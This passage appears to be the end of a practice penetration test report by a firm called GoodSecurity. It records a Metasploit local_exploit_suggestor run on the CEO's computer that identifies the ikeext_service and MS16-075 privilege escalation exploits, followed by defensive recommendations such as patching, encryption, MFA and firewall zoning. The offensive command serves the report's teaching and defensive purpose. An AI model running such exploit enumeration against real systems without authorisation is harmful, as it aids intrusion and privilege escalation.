
**Command**: run post/multi/recon/local\_exploit\_suggestor

**Options**: N/A

**Results**: Found two potential exploits on the CEO’s computer:

1. ikeext\_service
2. ms16\_075\_reflection





According to rapid7 on ikeext: exploits a missing DLL loaded by the ‘IKE and AuthIP Keyring Modules’ -> requires an insecure bin path to plant the DLL payload

**Link**: <https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/local/ikeext_service.rb>

According to Microsoft on MS16-075: allows elevation of privilege if an attacker logs onto the system and runs a specifically crafted application

**Link**: https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2016/ms16-075?redirectedfrom=MSDN

# Recommendations

GoodSecurity recommends GoodCorp CEO to immediately update the Icecast Server to the latest software version.

Also, the CEO’s personal and sensitive data was uncovered during the internal investigation, including their bank information. GoodSecurity recommends to include passwords to protect files containing sensitive information.

Encrypting sensitive data by using, for example, OpenSSL, is another method to avoid information being discovered by hackers.

Further, within the context of the CEO’s banking information being uncovered, GoodSecurity recommends using multi-factor authentication so monetary funds will become more difficult to steal.

Teaching the CEO and their employees proper security protocols and lessons so they are more aware and educated.

Stronger firewall policies, GoodSecurity discovered six open ports, so all six firewalls are susceptible to various types of incoming and outgoing traffic. A stronger policy includes having more zones to divide networks into groups of shared trust levels.

Finally, GoodSecurity recommends regular monthly penetration testing to ensure the organisation’s defence is secure.